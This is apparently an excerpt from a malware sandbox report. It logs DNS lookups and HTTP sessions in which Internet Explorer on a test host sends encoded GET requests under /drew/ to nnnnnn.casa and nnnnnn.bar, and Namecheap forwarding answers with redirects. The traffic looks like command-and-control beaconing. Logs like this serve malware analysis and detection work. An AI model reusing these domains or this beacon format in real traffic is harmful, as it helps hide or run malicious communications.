Jan 20, 2022 12:53:53.439745903 CET	8.8.8.8	192.168.2.5	0xbbc	Name error (3)	museumistat.bar	none	none	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:53.461709976 CET	8.8.8.8	192.168.2.5	0xd589	Name error (3)	museumistat.bar	none	none	A (IP address)	IN (0x0001)
Jan 20, 2022 12:53:53.496954918 CET	8.8.8.8	192.168.2.5	0x454	Name error (3)	museumistat.bar	none	none	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:04.994385004 CET	8.8.8.8	192.168.2.5	0xe65	No error (0)	nnnnnn.bar		162.255.119.177	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:05.401684999 CET	8.8.8.8	192.168.2.5	0x4fa	No error (0)	www.nnnnnn.bar	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Jan 20, 2022 12:54:05.401684999 CET	8.8.8.8	192.168.2.5	0x4fa	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:05.401684999 CET	8.8.8.8	192.168.2.5	0x4fa	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:05.401684999 CET	8.8.8.8	192.168.2.5	0x4fa	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:05.401684999 CET	8.8.8.8	192.168.2.5	0x4fa	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:05.401684999 CET	8.8.8.8	192.168.2.5	0x4fa	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:05.401684999 CET	8.8.8.8	192.168.2.5	0x4fa	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:05.401684999 CET	8.8.8.8	192.168.2.5	0x4fa	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:10.364280939 CET	8.8.8.8	192.168.2.5	0x3fc8	No error (0)	nnnnnn.bar		162.255.119.177	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:10.373812914 CET	8.8.8.8	192.168.2.5	0xd4cb	No error (0)	nnnnnn.bar		162.255.119.177	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:10.756618023 CET	8.8.8.8	192.168.2.5	0xd847	No error (0)	www.nnnnnn.bar	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Jan 20, 2022 12:54:10.756618023 CET	8.8.8.8	192.168.2.5	0xd847	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:10.756618023 CET	8.8.8.8	192.168.2.5	0xd847	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:10.756618023 CET	8.8.8.8	192.168.2.5	0xd847	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:10.756618023 CET	8.8.8.8	192.168.2.5	0xd847	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:10.756618023 CET	8.8.8.8	192.168.2.5	0xd847	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:10.756618023 CET	8.8.8.8	192.168.2.5	0xd847	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:10.756618023 CET	8.8.8.8	192.168.2.5	0xd847	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:10.765141010 CET	8.8.8.8	192.168.2.5	0xd5cf	No error (0)	www.nnnnnn.bar	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 20, 2022 12:54:10.765141010 CET	8.8.8.8	192.168.2.5	0xd5cf	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:10.765141010 CET	8.8.8.8	192.168.2.5	0xd5cf	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:10.765141010 CET	8.8.8.8	192.168.2.5	0xd5cf	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:10.765141010 CET	8.8.8.8	192.168.2.5	0xd5cf	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:10.765141010 CET	8.8.8.8	192.168.2.5	0xd5cf	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:10.765141010 CET	8.8.8.8	192.168.2.5	0xd5cf	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:10.765141010 CET	8.8.8.8	192.168.2.5	0xd5cf	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:17.854532003 CET	8.8.8.8	192.168.2.5	0xda38	No error (0)	nnnnnn.bar		162.255.119.177	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:18.259936094 CET	8.8.8.8	192.168.2.5	0xe76d	No error (0)	www.nnnnnn.bar	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Jan 20, 2022 12:54:18.259936094 CET	8.8.8.8	192.168.2.5	0xe76d	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:18.259936094 CET	8.8.8.8	192.168.2.5	0xe76d	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:18.259936094 CET	8.8.8.8	192.168.2.5	0xe76d	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:18.259936094 CET	8.8.8.8	192.168.2.5	0xe76d	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:18.259936094 CET	8.8.8.8	192.168.2.5	0xe76d	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:18.259936094 CET	8.8.8.8	192.168.2.5	0xe76d	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:18.259936094 CET	8.8.8.8	192.168.2.5	0xe76d	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:28.786355972 CET	8.8.8.8	192.168.2.5	0x1f9c	No error (0)	nnnnnn.casa		192.64.119.233	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:30.683851004 CET	8.8.8.8	192.168.2.5	0x36c4	No error (0)	www.nnnnnn.casa	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Jan 20, 2022 12:54:30.683851004 CET	8.8.8.8	192.168.2.5	0x36c4	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:30.683851004 CET	8.8.8.8	192.168.2.5	0x36c4	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:30.683851004 CET	8.8.8.8	192.168.2.5	0x36c4	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:30.683851004 CET	8.8.8.8	192.168.2.5	0x36c4	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:30.683851004 CET	8.8.8.8	192.168.2.5	0x36c4	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:30.683851004 CET	8.8.8.8	192.168.2.5	0x36c4	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:30.683851004 CET	8.8.8.8	192.168.2.5	0x36c4	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:35.751401901 CET	8.8.8.8	192.168.2.5	0x8f99	No error (0)	nnnnnn.casa		192.64.119.233	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 20, 2022 12:54:35.840046883 CET	8.8.8.8	192.168.2.5	0xfa28	No error (0)	nnnnnn.casa		192.64.119.233	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:36.191221952 CET	8.8.8.8	192.168.2.5	0x4db8	No error (0)	www.nnnnnn.casa	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Jan 20, 2022 12:54:36.191221952 CET	8.8.8.8	192.168.2.5	0x4db8	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:36.191221952 CET	8.8.8.8	192.168.2.5	0x4db8	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:36.191221952 CET	8.8.8.8	192.168.2.5	0x4db8	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:36.191221952 CET	8.8.8.8	192.168.2.5	0x4db8	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:36.191221952 CET	8.8.8.8	192.168.2.5	0x4db8	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:36.191221952 CET	8.8.8.8	192.168.2.5	0x4db8	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:36.191221952 CET	8.8.8.8	192.168.2.5	0x4db8	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:36.289473057 CET	8.8.8.8	192.168.2.5	0xa94a	No error (0)	www.nnnnnn.casa	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Jan 20, 2022 12:54:36.289473057 CET	8.8.8.8	192.168.2.5	0xa94a	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:36.289473057 CET	8.8.8.8	192.168.2.5	0xa94a	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:36.289473057 CET	8.8.8.8	192.168.2.5	0xa94a	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:36.289473057 CET	8.8.8.8	192.168.2.5	0xa94a	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:36.289473057 CET	8.8.8.8	192.168.2.5	0xa94a	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:36.289473057 CET	8.8.8.8	192.168.2.5	0xa94a	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:36.289473057 CET	8.8.8.8	192.168.2.5	0xa94a	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:41.447926998 CET	8.8.8.8	192.168.2.5	0x5d7c	No error (0)	nnnnnn.casa		192.64.119.233	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:44.859694004 CET	8.8.8.8	192.168.2.5	0xfa72	No error (0)	www.nnnnnn.casa	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Jan 20, 2022 12:54:44.859694004 CET	8.8.8.8	192.168.2.5	0xfa72	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:44.859694004 CET	8.8.8.8	192.168.2.5	0xfa72	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:44.859694004 CET	8.8.8.8	192.168.2.5	0xfa72	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:44.859694004 CET	8.8.8.8	192.168.2.5	0xfa72	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:44.859694004 CET	8.8.8.8	192.168.2.5	0xfa72	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:44.859694004 CET	8.8.8.8	192.168.2.5	0xfa72	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:44.859694004 CET	8.8.8.8	192.168.2.5	0xfa72	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 20, 2022 12:54:51.689953089 CET	8.8.8.8	192.168.2.5	0x4c02	Name error (3)	museumistat.bar	none	none	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:56.763309956 CET	8.8.8.8	192.168.2.5	0xd5fb	Name error (3)	museumistat.bar	none	none	A (IP address)	IN (0x0001)
Jan 20, 2022 12:54:56.801990032 CET	8.8.8.8	192.168.2.5	0xef80	Name error (3)	museumistat.bar	none	none	A (IP address)	IN (0x0001)
Jan 20, 2022 12:55:05.326967955 CET	8.8.8.8	192.168.2.5	0xb833	Name error (3)	museumistat.bar	none	none	A (IP address)	IN (0x0001)
Jan 20, 2022 12:56:11.859071970 CET	8.8.8.8	192.168.2.5	0x4e65	No error (0)	nnnnnn.bar		162.255.119.177	A (IP address)	IN (0x0001)
Jan 20, 2022 12:56:12.610904932 CET	8.8.8.8	192.168.2.5	0x5872	No error (0)	www.nnnnnn.bar	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Jan 20, 2022 12:56:12.610904932 CET	8.8.8.8	192.168.2.5	0x5872	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Jan 20, 2022 12:56:12.610904932 CET	8.8.8.8	192.168.2.5	0x5872	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Jan 20, 2022 12:56:12.610904932 CET	8.8.8.8	192.168.2.5	0x5872	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Jan 20, 2022 12:56:12.610904932 CET	8.8.8.8	192.168.2.5	0x5872	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Jan 20, 2022 12:56:12.610904932 CET	8.8.8.8	192.168.2.5	0x5872	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Jan 20, 2022 12:56:12.610904932 CET	8.8.8.8	192.168.2.5	0x5872	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Jan 20, 2022 12:56:12.610904932 CET	8.8.8.8	192.168.2.5	0x5872	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Jan 20, 2022 12:56:16.924161911 CET	8.8.8.8	192.168.2.5	0x1b26	No error (0)	nnnnnn.bar		162.255.119.177	A (IP address)	IN (0x0001)
Jan 20, 2022 12:56:17.009098053 CET	8.8.8.8	192.168.2.5	0x563b	No error (0)	nnnnnn.bar		162.255.119.177	A (IP address)	IN (0x0001)
Jan 20, 2022 12:56:17.597976923 CET	8.8.8.8	192.168.2.5	0x4d15	No error (0)	www.nnnnnn.bar	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Jan 20, 2022 12:56:17.597976923 CET	8.8.8.8	192.168.2.5	0x4d15	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Jan 20, 2022 12:56:17.597976923 CET	8.8.8.8	192.168.2.5	0x4d15	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Jan 20, 2022 12:56:17.597976923 CET	8.8.8.8	192.168.2.5	0x4d15	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Jan 20, 2022 12:56:17.597976923 CET	8.8.8.8	192.168.2.5	0x4d15	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Jan 20, 2022 12:56:17.597976923 CET	8.8.8.8	192.168.2.5	0x4d15	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Jan 20, 2022 12:56:17.597976923 CET	8.8.8.8	192.168.2.5	0x4d15	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Jan 20, 2022 12:56:17.597976923 CET	8.8.8.8	192.168.2.5	0x4d15	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Jan 20, 2022 12:56:17.661664009 CET	8.8.8.8	192.168.2.5	0x15b2	No error (0)	www.nnnnnn.bar	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Jan 20, 2022 12:56:17.661664009 CET	8.8.8.8	192.168.2.5	0x15b2	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Jan 20, 2022 12:56:17.661664009 CET	8.8.8.8	192.168.2.5	0x15b2	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)
Jan 20, 2022 12:56:17.661664009 CET	8.8.8.8	192.168.2.5	0x15b2	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 20, 2022 12:56:17.661664009 CET	8.8.8.8	192.168.2.5	0x15b2	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Jan 20, 2022 12:56:17.661664009 CET	8.8.8.8	192.168.2.5	0x15b2	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Jan 20, 2022 12:56:17.661664009 CET	8.8.8.8	192.168.2.5	0x15b2	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Jan 20, 2022 12:56:17.661664009 CET	8.8.8.8	192.168.2.5	0x15b2	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Jan 20, 2022 12:56:25.387278080 CET	8.8.8.8	192.168.2.5	0x4a23	No error (0)	nnnnnn.bar		162.255.119.177	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- nnnnnn.casa
- www.nnnnnn.casa
- nnnnnn.bar
- www.nnnnnn.bar

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.5	49777	192.64.119.233	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:53:18.918914080 CET	7936	OUT	GET /drew/0j7ZvX6Yf_2Ff4PZOIhk8/4LwtJMzbxxuFilPr/sSF9SqjkHo3YN93/N6KmwTforklWI7En4U/8dXb3jJiK/zds9L6K3nZZ7oSB_2FRe/J_2F81pI4nTjSy_2FLT/d8Gf2VlN_2BGJ3KTHQhxNU/PK1lsXUZsV6B7/COUqQ3wX/120xfpxJZhcCTcDgyQOQ47a/2BRczUrfQU/ppPj1HI3Q0OhFDCjv/4_2Br67LS5pR/l5aWeKuI6uG/ni53ezQ1izt/Yu.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: nnnnnn.casa Connection: Keep-Alive
Jan 20, 2022 12:53:19.091257095 CET	7937	IN	HTTP/1.1 302 Found Server: nginx Date: Thu, 20 Jan 2022 11:53:19 GMT Content-Type: text/html; charset=utf-8 Content-Length: 318 Connection: keep-alive Location: http://www.nnnnnn.casa/drew/0j7ZvX6Yf_2Ff4PZOIhk8/4LwtJMzbxxuFilPr/sSF9SqjkHo3YN93/N6KmwTforklWI7En4U/8dXb3jJiK/zds9L6K3nZZ7oSB_2FRe/J_2F81pI4nTjSy_2FLT/d8Gf2VlN_2BGJ3KTHQhxNU/PK1lsXUZsV6B7/COUqQ3wX/120xfpxJZhcCTcDgyQOQ47a/2BRczUrfQU/ppPj1HI3Q0OhFDCjv/4_2Br67LS5pR/l5aWeKuI6uG/ni53ezQ1izt/Yu.jlk X-Served-By: Namecheap URL Forward Data Raw: 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 77 77 77 2e 6e 6e 6e 6e 6e 6e 2e 63 61 73 61 2f 64 72 65 77 2f 30 6a 37 5a 76 58 36 59 66 5f 32 46 66 34 50 5a 4f 49 68 6b 38 2f 34 4c 77 74 4a 4d 7a 62 78 78 75 46 69 6c 50 72 2f 73 53 46 39 53 71 6a 6b 48 6f 33 59 4e 39 33 2f 4e 36 4b 6d 77 54 66 6f 72 6b 6c 57 49 37 45 6e 34 55 2f 38 64 58 62 33 6a 4a 69 4b 2f 7a 64 73 39 4c 36 4b 33 6e 5a 5a 37 6f 53 42 5f 32 46 52 65 2f 4a 5f 32 46 38 31 70 49 34 6e 54 6a 53 79 5f 32 46 4c 54 2f 64 38 47 66 32 56 6c 4e 5f 32 42 47 4a 33 4b 54 48 51 68 78 4e 55 2f 50 4b 31 6c 73 58 55 5a 73 56 36 42 37 2f 43 4f 55 71 51 33 77 58 2f 31 32 30 78 66 70 78 4a 5a 68 63 43 54 63 44 67 79 51 4f 51 34 37 61 2f 32 42 52 63 7a 55 72 66 51 55 2f 70 70 50 6a 31 48 49 33 51 30 4f 68 46 44 43 6a 76 2f 34 5f 32 42 72 36 37 4c 53 35 70 52 2f 6c 35 61 57 65 4b 75 49 36 75 47 2f 6e 69 35 33 65 7a 51 31 69 7a 74 2f 59 75 2e 6a 6c 6b 27 3e 46 6f 75 6e 64 3c 2f 61 3e 2e 0a 0a Data Ascii: Found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49779	198.54.117.216	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:53:19.314201117 CET	7938	OUT	GET /drew/0j7ZvX6Yf_2Ff4PZOIhk8/4LwtJMzbxxuFilPr/sSF9SqjkHo3YN93/N6KmwTforklWI7En4U/8dXb3jJiK/zds9L6K3nZZ7oSB_2FRe/J_2F81pI4nTjSy_2FLT/d8Gf2VlN_2BGJ3KTHQhxNU/PK1lsXUZsV6B7/COUqQ3wX/120xfpxJZhcCTcDgyQOQ47a/2BRczUrfQU/ppPj1HI3Q0OhFDCjv/4_2Br67LS5pR/l5aWeKuI6uG/ni53ezQ1izt/Yu.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: www.nnnnnn.casa

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.5	49828	162.255.119.177	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:54:05.195641041 CET	15799	OUT	GET /drew/BVo0JfnyET/LCuKNvyhPvtrfvUnc/mObdgwXcgrZe/zSKG23eDqpN/HkpkBNiTxuWbBP/jak_2BPpM4WA8X4iaERBU/M_2BNnZd3vNVKd3D/snYYJ6wnfiJDJcL/92irgYdy9jdt7bObTQ/XthL2dpz7/ChmMUV7DDxy9eem0RAqA/QIh0WdqUZEhxu0X9j_2/F2lcfFWCQ7qV66laejvuEP/BvotBkMbOhSl5/Azm9mu3j/3M1GGyFrveB8gl1/M.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: nnnnnn.bar Connection: Keep-Alive
Jan 20, 2022 12:54:05.370493889 CET	15800	IN	HTTP/1.1 302 Found Server: nginx Date: Thu, 20 Jan 2022 11:54:05 GMT Content-Type: text/html; charset=utf-8 Content-Length: 311 Connection: keep-alive Location: http://www.nnnnnn.bar/drew/BVo0JfnyET/LCuKNvyhPvtrfvUnc/mObdgwXcgrZe/zSKG23eDqpN/HkpkBNiTxuWbBP/jak_2BPpM4WA8X4iaERBU/M_2BNnZd3vNVKd3D/snYYJ6wnfiJDJcL/92irgYdy9jdt7bObTQ/XthL2dpz7/ChmMUV7DDxy9eem0RAqA/QIh0WdqUZEhxu0X9j_2/F2lcfFWCQ7qV66laejvuEP/BvotBkMbOhSl5/Azm9mu3j/3M1GGyFrveB8gl1/M.jlk X-Served-By: Namecheap URL Forward Data Raw: 3c 61 20 68 72 65 66 3d 27 68 74 74 70 3a 2f 2f 77 77 77 2e 6e 6e 6e 6e 6e 6e 2e 62 61 72 2f 64 72 65 77 2f 42 56 6f 30 4a 66 6e 79 45 54 2f 4c 43 75 4b 4e 76 79 68 50 76 74 72 66 76 55 6e 63 2f 6d 4f 62 64 67 77 58 63 67 72 5a 65 2f 7a 53 4b 47 32 33 65 44 71 70 4e 2f 48 6b 70 6b 42 4e 69 54 78 75 57 62 42 50 2f 6a 61 6b 5f 32 42 50 70 4d 34 57 41 38 58 34 69 61 45 52 42 55 2f 4d 5f 32 42 4e 6e 5a 64 33 76 4e 56 4b 64 33 44 2f 73 6e 59 59 4a 36 77 6e 66 69 4a 44 4a 63 4c 2f 39 32 69 72 67 59 64 79 39 6a 64 74 37 62 4f 62 54 51 2f 58 74 68 4c 32 64 70 7a 37 2f 43 68 6d 4d 55 56 37 44 44 78 79 39 65 65 6d 30 52 41 71 41 2f 51 49 68 30 57 64 71 55 5a 45 68 78 75 30 58 39 6a 5f 32 2f 46 32 6c 63 66 46 57 43 51 37 71 56 36 36 6c 61 65 6a 76 75 45 50 2f 42 76 6f 74 42 6b 4d 62 4f 68 53 6c 35 2f 41 7a 6d 39 6d 75 33 6a 2f 33 4d 31 47 47 79 46 72 76 65 42 38 67 6c 31 2f 4d 2e 6a 6c 6b 27 3e 46 6f 75 6e 64 3c 2f 61 3e 2e 0a 0a Data Ascii: Found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.5	49831	198.54.117.210	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:54:05.579863071 CET	15801	OUT	GET /drew/BVo0JfnyET/LCuKNvyhPvtrfvUnc/mObdgwXcgrZe/zSKG23eDqpN/HkpkBNiTxuWbBP/jak_2BPpM4WA8X4iaERBU/M_2BNnZd3vNVKd3D/snYYJ6wnfiJDJcL/92irgYdy9jdt7bObTQ/XthL2dpz7/ChmMUV7DDxy9eem0RAqA/QIh0WdqUZEhxu0X9j_2/F2lcfFWCQ7qV66laejvuEP/BvotBkMbOhSl5/Azm9mu3j/3M1GGyFrveB8gl1/M.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: www.nnnnnn.bar

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.5	49833	162.255.119.177	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 20, 2022 12:54:10.551620960 CET	15809	OUT	GET /drew/aOCcLYeYaTiAEXOHR/rDcm23Ra7HRA/Ll0tIfgTYdg/Ovc937_2BZJhqR/_2B9nyoyx5GXZFgCkf0O8/4fSjQKFRypPXeHUM/2VwdsjoRmoerb1g/N6r4i0t9F_2FA66_2F/CrVcoXDX5/D2kSFR1VHNVLT3GtdrVC/2IzirCs34EDnFYvNPWY/fYM6gayTm5L9yWZL2Vx5Nc/R0anH3ZYvesfP/30v94E34/TL40v70SibYCobhKHsZEJ7c/OLRlO.jlk HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: nnnnnn.bar Connection: Keep-Alive
